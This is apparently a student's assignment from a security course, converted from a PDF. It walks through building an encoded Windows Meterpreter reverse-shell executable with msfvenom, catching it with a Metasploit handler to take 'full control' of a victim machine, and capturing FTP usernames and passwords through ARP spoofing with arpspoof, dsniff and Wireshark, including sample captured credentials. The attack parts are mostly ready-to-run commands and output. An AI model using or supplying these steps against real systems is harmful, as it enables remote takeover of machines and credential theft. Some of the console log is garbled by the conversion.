# **Assignment**

## Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Sol. Open terminal

and Type

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse\_tcp LHOST=172.16.104.130 LPORT=31337 -b "\x00" -e x86/shikata\_ga\_nai -f exe -o /tmp/letsupgrade.exe

And send this file in your victim pc.

Then,

Open terminal and type;

msfconsole

It will a minute.

TYPE; use exploit/multi/handler

Type

set payload windows/meterpreter/reverse tcp

And we need to set your local host

TYPE; set lhost (your ip address)

TYPE; set lport (HERE)

TYPE; exploit

And now you have full control on victim 's windows.

## TYPE; HELP

#### For see commands

```
use exploit/multi/handler
exploit(handler) > set payload windows/meterpreter/reverse tcp
load => windows/meterpreter/reverse tcp
exploit(hamdler) > set lhost 192.168.85.131
it => 192.168.85.131
exploit(ha
            dler) > set lport 4444
exploit(handler) > exploit
Started reverse TCP handler on 192.168.85.131:4444
Starting the payload handler...
Sending stage (957999 bytes) to 192.168.85.1
Meterpreter session 1 opened (192.168.85.131:4444 -> 192.168.85.1:38539) at
 -11-05 15:24:27 +0530
erpreter > sysinfo
             : DARKNIGHT
             : Windows 10 (Build 10240).
             : x64 (Current Process is WOW64)
nitecture
tem Language : en US
             : WORKGROUP
ged On Users : 4
rpreter
            : x86/win32
rpreter >
```


## Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


#### Sol. Creating an FTP server:

- 1. Go to the Start menu, then click Control Panel on the right side.
- 2. Click Programs & Features when Control Panel items window opens up
- 3. When the Programs & Features window open, click Turn Windows features on or off on the Left sidebar menu.
- 4. Scroll down to the Internet Information Services section and click the "+" sign to expand it.
- 5. Then Expand the FTP Server section by clicking the "+" sign to expand it.
- 6. Now click the FTP Service check box, and then click OK.
- 7. Wait for the FTP Service to install and finish.
- 8. Open IIS Management Console and Expand your Server.


- 9. Expand the folder that says "Sites"
- 10.At this point, you'll want to Right-Click on the Sites folder and click the Add FTP Site... option.



- 11. The Wizard window will now open and you will enter in a name for your Site where it says FTP Site Name
- 12. After you've entered a Name, make sure to enter a path to where you want to host your files, or you can leave the default path.
- 13. Leave the IP Address: field to "All Unassigned" and the Port at 21.
- 14. Start FTP Site automatically and select no SSL.



### 15. Now, you need to give permission.



16. Your FTP server is created.

### Accessing FTP server from command prompt:

- 17. Click Start, and then click Run.
- 18.A command prompt will appear in a new window.
- 19. Type ftp microsoft.com and press Enter.
- 20. If the initial connection is successful, you should be prompted for a username. Type it in and press Enter again.
- 21. You should now be prompted for a password. Type it in and press Enter once more.
- 22.If all is well, then you should now be connected to the remote FTP site.
- 23. Type dir and then press Enter to see a list of files and folders.
- 24. To quit your FTP session, type quit and press Enter.


```
Command Prompt-ftp

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Chris>ftp
ftp> open ftp.microsoft.com
Connected to ftp.microsoft.akadns.net.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (ftp.microsoft.akadns.net:(none)): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230-Welcome to FTP.MICROSOFT.COM. Also visit http://www.microsoft.com/downloads.
230 User logged in.
ftp>
```

An mitm and username and password of FTP transaction using wireshark and dsniff:

- 1. To install dsniff, type apt install dsniff in your terminal.
- 2. Then, type echo 1 > /proc/sys/net/ipv4/ip\_forward and press enter.
- 3. Type sysctl –w net.ipv4.ip\_forward=1 and press enter.
- 4. The main command is arpspoof -i eth0 192.168.68.1 -r 192.168.68.5
- 5. Packets will began collecting from the victim machine.
- 6. Then you need to install wireshark in your attacker machine.
- In wireshark, collection of packets will be shown. We can filter those packets and select the packet type FTP and there we will get the username and password.



8. By using command, dsniff -I eth0 we can get username and password.

```
derhard:/home/slayer# dsniff -i eth1
dsniff: listening on eth1
^[[B-------
11/22/07 15:35:11 tcp erhard.local.59450 -> clienteservidor.es.21 (ftp)
USER u46519549-prueba
PASS ohmygod
```

Hence, this attack is known as MAN-IN-THE-MIDDLE Attack.